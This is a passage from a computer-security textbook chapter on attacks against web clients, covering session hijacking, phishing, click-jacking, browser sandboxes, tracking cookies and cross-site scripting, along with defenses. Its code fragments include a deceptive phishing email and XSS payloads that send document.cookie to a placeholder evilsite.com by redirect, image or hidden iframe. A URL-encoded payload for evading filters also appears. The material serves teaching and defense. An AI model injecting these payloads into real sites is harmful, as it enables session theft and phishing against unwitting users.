
INTRODUCTION TO

Computer Security



Michael T. GOODRICH & Roberto TAMASSIA

Patent Owner, CleveMed - Ex. 2017, p. 1

Editorial Director: Marcia Horton
Editor-in-Chief: Michael Hirsch
Acquisitions Editor: Matt Goldstein
Editorial Assistant: Chelsea Bell
Marketing Manager: Yezan Alayan
Marketing Coordinator: Kathryn Ferranti
Managing Editor: Jeff Holcomb
Senior Operations Supervisor: Alan Fischer
Art Director: Linda Knowles
Cover Designer: Joyce Cosentino Wells
Cover Photograph: © Fotolia
Media Editor: Daniel Sandin
Copyeditor: Jeri Warner
Proofreader: Richard Camp
Printer/Binder: Edwards Brothers
Cover Printer: Lehigh-Phoenix Color/Hagerstown

Credits and acknowledgments borrowed from other sources and reproduced, with permission, in this textbook appear on pages iii and iv of this book.

Copyright © 2011 Michael T. Goodrich and Roberto Tamassia. All rights reserved. Manufactured in the United States of America. This publication is protected by Copyright, and permission should be obtained from the publisher prior to any prohibited reproduction, storage in a retrieval system, or transmission in any form or by any means, electronic, mechanical, photocopying, recording, or likewise. To obtain permission(s) to use material from this work, please submit a written request to Pearson Education, Inc., Permissions Department, 501 Boylston Street, Suite 900, Boston, Massachusetts 02116.

Many of the designations by manufacturers and seller to distinguish their products are claimed as trademarks. Where those designations appear in this book, and the publisher was aware of a trademark claim, the designations have been printed in initial caps or all caps.

Library of Congress Cataloging-in-Publication Data

Goodrich, Michael T.
Introduction to computer security / Michael T. Goodrich, Roberto Tamassia.
p. cm.
Includes bibliographical references and index.
ISBN-13: 978-0-321-51294-9 (alk. paper)
ISBN-10: 0-321-51294-4 (alk. paper)
1. Computer security. I. Tamassia, Roberto, 1960- II. Title.
QA76.9.A25G655 2011
005.8--dc22
2010028536

10 9 8 7 6 5 4 3 2 1—EB—14 13 12 11 10

7.2 Attacks on Clients

As already noted, web browsers are now an integral part of the way people use computers. Because of this, web browsers are also popular targets for attack. In this section, we discuss attacks that are targeted at the web browsers that people use every day.

7.2.1 Session Hijacking

In Section 5.4.4, we discussed how an attacker can take over a TCP session in an attack called ***session hijacking***. Similarly, HTTP sessions can also be taken over in session hijacking attacks. In fact, a TCP session hijacking attack can itself be used to take over an HTTP session. Such an attack can be especially damaging if strong authentication is used at the beginning of an HTTP session but communication between the client and server is unencrypted after that.

Performing an HTTP session hijacking attack not only requires that the attacker intercept communication between a web client and web server, but also requires that the attacker impersonate whatever measures are being used to maintain that HTTP session. (See Figure 7.13.)




Figure 7.13: A session hijack attack based on a stolen session ID.

Defenses Against HTTP Session Hijacking

If the attacker is utilizing a packet sniffer, then he might be able to discover any session IDs that are being used by a victim. Likewise, he might also be able to mimic session tokens encoded in cookies or GET/POST variables. Given this information, an attacker can hijack an HTTP session. Thus, a first line of defense against HTTP session hijacking is to protect against packet sniffers and TCP session hijacking.

If an attacker can reconstruct a valid server-side session token, or mimic a client-side token, then he can assume the identity of the legitimate user with that token. Thus, to prevent session hijacking when sessions are established using client-side tokens, it is important for servers to encrypt such session tokens. Likewise, server-side session IDs should be created in ways that are difficult to predict, for instance, by using pseudo-random numbers.

In addition, it is also important for servers to defend against possible ***replay attacks***, which are attacks based on reusing old credentials to perform false authentications or authorizations. In this case, a replay attack would involve an attacker using an old, previously valid token to perform an attempted HTTP session hijacking attack. A server can protect against such attacks by incorporating random numbers into client-side tokens, as well as server-side tokens, and also by changing session tokens frequently, so that tokens expire at a reasonable rate. Another precaution is to associate a session token with the IP addresses of the client so that a session token is considered valid only when connecting from the same IP address.

Trade-Offs

Note that with server-side session tokens, since the client only stores the session ID and not any sensitive information about the client, there is little long-term risk of compromise at the client end. Moreover, server-side sessions are terminated when the client closes the browser. Thus, server-side session techniques that use random session tokens that are frequently changed can result in a reduced risk for HTTP session hijacking on the user's end.

Nevertheless, the space and processing required of the server to track all of its users' sessions may make this method impractical in some cases, depending on the amount of traffic a web site receives and the storage space available at the server. Thus, there may be a trade-off in this case between security and efficiency.

7.2.2 Phishing

In a ***phishing*** attack, an attacker creates a dummy web site that appears to be identical to a legitimate web site in order to trick users into divulging private information. When a user visits the fake site, they are presented with a page that appears to be an authentication page for the legitimate site. On submitting their username and password, however, the malicious site simply records the user's now-stolen credentials, and hides its activity from the user, either by redirecting them to the real site or presenting a notice that the site is "down for maintenance." Most phishing attacks target the financial services industry, most likely due to the high value of phished information related to financial transactions.

Phishing typically relies on the fact that the user will not examine the fraudulent page carefully, since it is often difficult to recreate pages exactly. Also, unless the URL is falsified as a result of DNS cache poisoning




Figure 7.14: A phishing attack based on a misspelled URL, which could, for example, have been included in a spam email asking a customer to check their account balance: (a) The real web site . (b) A phishing web site.

In addition, viewing the source code of a web site carefully could give additional evidence of fraud. One of the most popular phishing prevention techniques used by browsers is regularly updated blacklists of known phishing sites. If a user navigates to a site on the list, the browser alerts the user of the danger.

URL Obfuscation

A popular technique used by phishers is to somehow disguise the URL of the fake site, so as not to alert a victim of any wrongdoing. For instance, a simple misspelling of a URL might not be noticed by a casual user, as illustrated in Figure 7.14. Likewise, spam emails that are written in HTML are often displayed in formatted fashion by most email clients. Another trick phishers use is to include a hyperlink in the email that appears real but actually links to a phishing site. For instance, consider the following HTML source of a spam email message.

```
<p>Dear customer:<br>
We at Secure Bank of Total Trust care a great deal about
your financial security and have noticed some suspicious
activity on your account. We would therefore like to ask you
to please login to your account, using the link below, to
confirm some of the latest charges on your credit card.<br>

<a href="http://phisher225.com">http://www.securetotaltrust.com</a>

<br>Sincerely,<br>
The Account Security Team at Secure Bank of Total Trust</p>
```

One variation of this URL obfuscation method is known as the ***Unicode attack***, more formally known as a ***homeograph attack***. Unicode characters from international alphabets may be used in URLs in order to support sites with domain names in multiple languages, so it is possible for phishers to register domain names that are very similar to existing legitimate sites by using these international characters. Even more dangerous, however, is the fact that there are many characters that have different Unicode values but are rendered identically by the browser.

A famous example involved a phishing site that registered the domain www.paypal.com using the Cyrillic letter p, which has Unicode value #0440, instead of the ASCII letter p, which has Unicode value #0070. When visitors were directed to this page through spam emails, no examination of the URL would reveal any malicious activity, because the browser rendered the characters identically. Even more nefarious, the owner of the fake site registered an SSL certificate for the site, because it was verified using domain validation that the requester did in fact own the faux-PayPal domain name. This attack could be prevented by disabling international characters in the address bar, but this would prevent navigation to sites with international characters in their domain names. Alternately, the browser could provide a visual cue when non-ASCII characters are being used (by displaying them in a different color, for example), to prevent confusion between visually similar characters.

7.2.3 Click-Jacking

Similar to the idea of URL obfuscation that is used in phishing attacks, ***click-jacking*** is a form of web site exploitation where a user's mouse click on a page is used in a way that was not intended by the user. For example, consider the Javascript code of Code Fragment 7.5.

```
<a onMouseUp=window.open("http://www.evilsite.com")
href="http://www.trustedsite.com/">Trust me!</a>
```

Code Fragment 7.5: Click-jacking accomplished using the Javascript function window.open triggered by event onMouseUp.

This piece of HTML code is a simple example that creates a link which appears to be point to www.trustedsite.com. Moreover, this code may even provide a false sense of security to the user, since many browsers show the target URL of a link in the status bar when the user hovers the mouse pointer on the hyperlink. In this case, however, the code actually uses the Javascript function window.open that directs the user to the alternate site www.evilsite.com after releasing the mouse click, which triggers the onMouseUp event.

Other Actions that Can Be Click-Jacked

Click-jacking extends beyond the action of actually clicking on a page, since it is possible for malicious sites to use other Javascript event handlers such as onMouseOver, which triggers an action whenever a user simply moves their mouse over that element.

Another common scenario where click-jacking might be used is advertisement fraud. Most online advertisers pay the sites that host their advertisements based on the number of ***click-throughs***—how many times the site actually convinced users to click on the advertisements. Click-jacking can be used to force users to unwillingly click on advertisements, raising the fraudulent site's revenue, which is an attack known as ***click fraud***.

These risks collectively demonstrate the additional safety provided by changing browser settings to prevent scripts from running without the user granting explicit permission. For example, the ***NoScript*** plugin for Firefox allows users to maintain a whitelist of trusted host names for which scripts are allowed execution.

7.2.4 Vulnerabilities in Media Content

A significant area of risk for a web client is vulnerabilities that might be present in dynamic media content. These types of attacks occur because of malicious actions that might be attempted by the media content players and interactive tools that should otherwise be providing a safe and enjoyable user experience.

The Sandbox

Before continuing the discussion of such attacks on clients, it is helpful to introduce the idea of the ***sandbox***. A sandbox refers to the restricted privileges of an application or script that is running inside another application. For example, a sandbox may allow access only to certain files and devices. These limitations are collectively known as a sandbox. (See Figure 7.15.)




Figure 7.15: Actions restricted to a sandbox.

Javascript has a carefully delineated set of elements that it is allowed to access when run inside a web browser, including the DOM hierarchy of a web site. Javascript has no ability to execute code on a user's machine outside of the browser, however, or to affect web sites open in other browser windows.

Different scripting languages and media applications are granted varying access to different components inside most web browsers. For example, Adobe Flash applications are allowed to write to (but not read from) the user's clipboard in most systems. (The clipboard is a buffer devoted to storing information that is being copied and pasted.) By allowing certain technologies to run in a web browser, a user is giving that technology permission to access the resources that are allotted to it, as defined by its sandbox. Sometimes, this access can be abused, as seen by recent attacks where malicious web sites persistently hijack a user's clipboard with links pointing to sites hosting malware. Occasionally, vulnerabilities in a technology can allow attackers to overstep the bounds of the sandbox and access resources not normally accessible by that technology.

Developers are often striving to create new ways of isolating code execution to reduce the impact of malicious behavior. For example, Google's Chrome browser runs each new tab as a new process, effectively sandboxing each tab at the operating system level. This tactic mitigates the risk of vulnerabilities allowing browser tabs to access the contents of other tabs by creating a sandbox beneath the application layer.

Javascript and Adobe Flash are just two examples of mechanisms developed to provide users with a more dynamic, interactive browsing experience. With each new technology comes a rich new set of features for users to take advantage of, but accompanying these new features are new security concerns. Essentially, users are constantly making trade-offs between the browser experience and security—the more supplemental technology a client is using, the more it is vulnerable to attack. It should be the goal of the user to find a balance between an acceptable degree of security and the ability to fully experience the Web.

Browsers themselves have become increasingly complex. Just as with any other application, this complexity increases the possibility of application level security vulnerabilities. Vulnerabilities in web browsers are particularly dangerous, because they may allow an attacker to escape the sandbox of typical web applications and execute malicious code directly on the victim's system. For example, a user with a vulnerable browser may visit a web site that delivers malicious code designed specifically to exploit that browser and compromise the user's machine. As with other applications, developers should take care to vigorously test their programs for vulnerabilities prior to deployment, and release frequent security patches to address issues as they are discovered. Web browser and plugin developers should especially protect the sandbox, since it defines a buffer of protection between embedded content and the browser.

Media Content and Adobe Flash

Online media content can be another vector for attack. Increasingly, audio and video are embedded into web sites. If an embedded media player used by a web browser to play this content has application-level flaws, malicious media files may be created to escape the sandbox of the victim's browser and execute code on the victim's machine. This has been a recurring problem for streaming media technologies.

One particularly popular media format is Adobe Flash (formerly known as Macromedia Flash, then Shockwave Flash). This technology is nearly ubiquitous, and is frequently used to create advertisements or other interactive web content. Like all media content requiring a separate player, however, Flash presents potentials for security vulnerabilities in exploiting application flaws in the Flash media player. Thus, one should always be using the latest version of this player, which will include patches to previously discovered vulnerabilities.

Java Applets

Even with all the scripting languages and media players that are available, web developers and users crave ever more powerful web technology. For example, interactive experiences can be implemented in Java, a popular object-oriented, full-featured programming language that has cross-compatibility between different operating systems. Like Flash, which uses the ActionScript virtual machine, Java programs are also run using a sandboxed virtual machine (Section 3.1.5), which lends itself to preventing the language from accessing other system resources.

Java applets provide a way of delivering full-fledged Java applications through a user's web browser. Java applets are run in a sandbox that, by default, prevents them from reading from or writing to the client's file system, launching programs on the client's machine, or making network connections to machines other than the web server that delivered the applet. These sandbox restrictions significantly mitigate the risk of dangerous behavior by Java applets. Nevertheless, applets that are approved as being trusted by the user can have their sandbox restrictions extended beyond these limits. This ability places an additional burden on the user to understand when to trust Java applets, since malicious applets can have the power to do serious damage to a system. Thus, care should be taken whenever one is asked to override sandbox restrictions for a "trusted" applet.

A developer of Java applets can obtain a ***code signing certificate*** from a CA and create ***signed applets*** with the corresponding private key. When a signed applet requests to operate outside of the sandbox, it presents the

certificate to the user, who, after verifying the validity of the certificate and the integrity of the applet code, can decide on whether to allow privilege elevation based on whether she trusts the developer.

ActiveX Controls

ActiveX is a proprietary Microsoft technology designed to allow Windows developers to create applications, called ***ActiveX controls***, that can be delivered over the web and executed in the browser (specifically, in Microsoft's Internet Explorer). ActiveX is not a programming language, however; it is a wrapper for deployment of programs that can be written in a number of languages.

Unlike Java applets, which are usually run in a restrictive sandbox, ActiveX controls are granted access to all system resources outside of the browser. Informally speaking, an ActiveX control is an application downloaded on the fly from a web site and executed on the user's machine. As a result, ActiveX controls can effectively be used as a vector for malware. To alleviate this risk, a digital signature scheme is used to certify the author of ActiveX controls. Developers can sign their ActiveX controls and present a certificate, proving to the user their identity and that the control has not been tampered with since development.

The fact that a control is signed does not necessarily guarantee its security, however. In particular, an attacker could host a signed ActiveX control and use it for malicious purposes not intended by the developer, possibly leading to arbitrary code execution on a user's system. Because ActiveX controls have the full power of any application, it is important that legitimate ActiveX controls are rigorously tested for security vulnerabilities before being signed, and that steps are taken to ensure that a control cannot be abused or put to malicious use.

Since ActiveX is a Microsoft technology, policy management for ActiveX controls is included in both Internet Explorer and the Windows operating system. The browser settings of Internet Explorer allow users to specify whether they would like to allow ActiveX controls, block ActiveX controls, or allow ActiveX controls only after prompting, with specific settings depending on whether the controls are digitally signed or untrusted. In addition, administrators can manage the use of ActiveX controls within an organization by allowing users to only run ActiveX controls that have been specifically approved by that administrator.

7.2.5 Privacy Attacks

As the Internet has evolved to be a universal source of information, user privacy has become a key consideration. Millions of people store personal information on web sites, such as social networking sites, and this information often becomes publicly available without the user's knowledge. It is important for users to be aware of how a web site will use their information before giving it, and to generally be wary of giving private information to an untrusted web site. Often, illegitimate web sites attempt to coax private information from users, which is then sold to advertisers, spammers and identity thieves.

Third-Party and Tracking Cookies

In addition to privacy-invasive software, like adware and spyware (Section 4.4), cookies create a number of specific privacy concerns. For instance, since web servers set cookies through HTTP responses, if a web site has an embedded image hosted on another site, the site hosting the image can set a cookie on the user's machine. Cookies that are set this way are known as ***third-party cookies***. Most commonly, these cookies are used by advertisers to track users across multiple web sites and gather usage statistics. Some consider this monitoring of a user's habits to be an invasion of privacy, since it is done without the user's knowledge or consent. Blocking third-party cookies does not automatically defend against tracking across different websites. Indeed, an advertising network may have image servers hosting multiple domain names from participating websites

Protecting Privacy

Modern browsers include a number of features designed to protect user privacy. Browsers now include the ability to specify policies regulating how long cookies are stored and whether or not third-party cookies are allowed. In addition, private data such as the user's history and temporarily cached files can be set to be deleted automatically. Finally, to protect a user's anonymity on the Web, proxy servers can be used. Thus, in addition to regularly reviewing the cookies stored in a web browser, the user should also review the privacy settings in the web browser. Even if the user usually navigates the web with a fairly open set of privacy settings, most modern web browsers have a "private browsing" mode, which can be entered using a single command, preventing the storage of any cookies and the recording of any browsing history while in this mode.

7.2.6 Cross-Site Scripting (XSS)

One of the most common web security vulnerabilities today is from ***cross-site scripting*** (***XSS***) attacks. These are attacks where improper input validation on a web site allows malicious users to inject code into the web site, which later is executed in a visitor's browser. To further understand this vulnerability, we study two basic types of XSS attacks, persistent and nonpersistent.

Persistent XSS

In a ***persistent XSS*** attack, the code that the attacker injects into the web site remains on the site for a period of time and is visible to other users. A classic example of persistent XSS is exploiting a web site's guestbook or message board.

Consider a web site, such as a news web site or social networking site, that incorporates a guestbook allowing visitors to enter comments and post them for other visitors to see. If the user input to be stored in the guestbook is not properly sanitized to strip certain characters, it may be possible for an attacker to inject malicious code that is executed when other users visit the site. First, the user might be presented with the form from Code Fragment 7.6.

```
<html>
    <title>Sign My Guestbook!</title>
  <body>
    Sign my guestbook!
    <form action="sign.php" method="POST">
      <input type="text" name="name">
      <input type="text" name="message" size="40">
      <input type="submit" value="Submit">
    </form>
  </body>
</html>
```

Code Fragment 7.6: A page that allows users to post comments to a guestbook.

On entering a comment, this page will submit the user's input as POST variables to the page sign.php. This page presumably uses server-side code (which will be discussed later in this chapter), to insert the user's input into the guestbook page, which might look something like that shown in Code Fragment 7.7.

```
<html>
    <title>My Guestbook</title>
  <body>
    Your comments are greatly appreciated!<br />
    Here is what everyone said:<br />
    Joe: Hi! <br />
    John: Hello, how are you? <br />
    Jane: How does the guestbook work? <br />
  </body>
</html>
```

Code Fragment 7.7: The guestbook page incorporating comments from visitors.

Take, for instance, the snippet of Javascript code in Code Fragment 7.8.

```
<script>
  alert("XSS injection!");
</script>
```

Code Fragment 7.8: Javascript code that might be used to test XSS injection.

This Javascript code simply creates a pop-up message box with the text `XSS injection!` when the code is executed. If the sign.php script on the server simply copies whatever the user types in the POST form into the contents of the guestbook, the result would be the code shown in Code Fragment 7.9. If anyone visited the page containing the attacker's comment, this excerpt would be executed as code and the user would get a pop-up message box.

```
<html>
    <title>My Guestbook</title>
  <body>
    Your comments are greatly appreciated!<br />
    Here is what everyone said:<br />
    Evilguy: <script>alert("XSS Injection!");</script> <br />
    Joe: Hi! <br />
    John: Hello, how are you? <br />
    Jane: How does the guestbook work? <br />
  </body>
</html>
```

Code Fragment 7.9: The resulting guestbook page, with the Javascript above injected via XSS.

In this case, the guestbook is known as an attack vector—it's the means




Figure 7.16: In an XSS attack, the attacker uses the web site as a vector to execute malicious code in a victim's browser.

Javascript has the ability to redirect visitors to arbitrary pages, so this is one possible avenue for attack. Malicious users could simply inject a short script that redirects all viewers to a new page that attempts to download viruses or other malware to their systems. Combined with Javascript's ability to access and manipulate cookies, however, this attack can become even more dangerous. For example, an attacker could inject the script of Code Fragment 7.10 into a guestbook.

```
<script>
  document.location = "http://www.evilsite.com/
  steal.php?cookie="+document.cookie;
</script>
```

Code Fragment 7.10: A Javascript function that could be used to steal a user's cookie.

This code uses Javascript's ability to access the DOM to redirect a visitor to the attacker's site, www.evilsite.com, and concatenates the user's cookies (accessed by the DOM object document.cookie) to the URL as a GET

parameter for the steal.php page, which presumably records the cookies. The attacker could then use the cookies to impersonate the victim at the target site in a session hijacking attack. Nevertheless, this technique is a bit crude, because a user would most likely notice if their browser was redirected to an unexpected page. There are several techniques an attacker could use to hide the execution of this code. Two of the most popular are embedding an image request to the malicious URL and using an invisible ***iframe***—an HTML element which makes it possible to embed a web page inside another.

Code Fragment 7.11 shows a use of Javascript to create an image, which then sets the source of that image to the attacker's site, again passing the cookie as a GET variable. When the page is rendered, the victim's browser makes a request to this URL for the image, passing the cookie to the user without displaying any results (since no image is returned).

```
<script>
  img = new Image();
  img.src = "http://www.evilsite.com/steal.php?cookie="
                + document.cookie;
</script>
```

Code Fragment 7.11: Using an image for XSS.

Similarly, an invisible iframe can be used to accomplish the same goal. In Code Fragment 7.12, an invisible iframe is create with an id of XSS. Then, a short script is injected that accesses this element using the DOM and changes the source of the iframe to the attacker's site, passing the cookies as a GET parameter.

```
<iframe frameborder=0 src="" height=0 width=0 id="XSS"
  name="XSS"></iframe>
<script>
  frames["XSS"].location.href="http://www.evilsite.com/steal.php?cookie="
                                + document.cookie;
</script>
```

Code Fragment 7.12: Using a hidden iframe for XSS.

Note that the above cookie stealing attacks could not be accomplished by injecting HTML code alone, because HTML cannot directly access the user's cookies.

Notably, some XSS attacks can persist beyond the attacker's session but not be accessible immediately. For example, it may be possible to inject a malicious script into the web server's database, which may be retrieved

and displayed in a web page at a later time, at which point the script will execute in the user's browser.

Nonpersistent XSS

In contrast to the previous example of a guestbook, where the injected Javascript remains on the page for viewers to see, most real-life examples of cross-site scripting do not allow the injected code to persist past the attacker's session. There are many examples of how these nonpersistent XSS vulnerabilities can be exploited, however.

A classic example of nonpersistent XSS is a search page that echoes the search query. For example, on typing "security book" into a search box on a web site, the results page might begin with a line reading

```
Search results for security book.
```

If the user's input is not sanitized for certain characters, injecting segments of code into the search box could result in the search-results page including that code as content on the page, where it would then be executed as code in the client's browser.

At first glance, this vulnerability may not seem all that significant—after all, an attacker seems to only have the ability to inject code to a page that is only viewable by the attacker. Nevertheless, consider a search page where the search query is passed as a GET parameter to a search script, as represented by the following URL:

```
http://victimsite.com/search.php?query=searchstring
```

An attacker could construct a malicious URL that includes their chosen Javascript payload, knowing that whenever someone navigated to the URL, their payload would be executed in the victim's browser. For example, the following URL might be used to accomplish the same cookie-stealing attack as the previous persistent example:

```
http://victimsite.com/search.php?query=
<script>document.location='http://evilsite.com/steal.php?cookie='
+document.cookie</script>
```

On clicking this link, the user would unknowingly be visiting a page that redirects the browser to the attacker's site, which in turn steals the cookies for the original site. In order to increase the chance of users clicking on this link, it might be propagated via mass spam emails.

Defenses against XSS

Cross-site scripting is considered a client-side vulnerability, because it exploits a user, rather than the host, but the root cause of these errors are on the server side. Fundamentally, the cause of XSS is a programmer's failure to sanitize input provided by a user. For example, if a user must provide a phone number for an HTML form, it would be good practice to only allow numbers and hyphens as input. In general, programmers should strip all user-provided input of potentially malicious characters, such as "<" and ">", which start and end scripting tags.

It is impossible for the user to prevent programming errors on the part of the developer, however. Therefore, many users choose to disable client-side scripts on a per-domain basis. Most browsers allow users to set restrictive policies on when scripts may be executed. Some users choose to eliminate all scripts except for specific sites on a white list. Others allow scripts on all sites except for those listed on a public blacklist.

Firefox's NoScript plugin allows control of these policies, as well as an additional feature, XSS detection. NoScript mitigates XSS attacks by ensuring that all GET and POST variables are properly sanitized for characters that could result in client-side code execution. Specifically, all quotes, double quotes, and brackets are stripped from the URL, the referrer header, and POST variables for every request launched from an untrusted origin destined for a trusted web site. However, this method cannot prevent exploitation of web sites by persistent XSS, because the malicious code is embedded in the content of the web site and sanitizing user input will not prevent the embedded code from being executed in a user's browser. NoScript's filtering makes it difficult for malicious sites and emails to exploit XSS vulnerabilities in innocent sites, however.

With XSS filtering and detection becoming more common, attackers are now using several techniques to evade these prevention measures. Browsers support a technique known as URL encoding to interpret special characters safely. Each possible character has a corresponding URL encoding, and the browser understands both the interpreted version and encoded characters. A simple technique for filter evasion is using URL encoding to ***obfuscate*** malicious GET requests. For example, the script "`<script>alert('hello');</script>`" encodes to

```
\%3C\%73\%63\%72\%69\%70\%74\%3E\%61\%6C\%65\%72\%74\%28\%27\%68\%65
\%6C\%6C\%6F\%27\%29\%3B\%3C\%2F\%73\%63\%72\%69\%70\%74\%3E
```

This encoded string can be used as a GET variable in the URL, and may escape certain methods of URL sanitization.

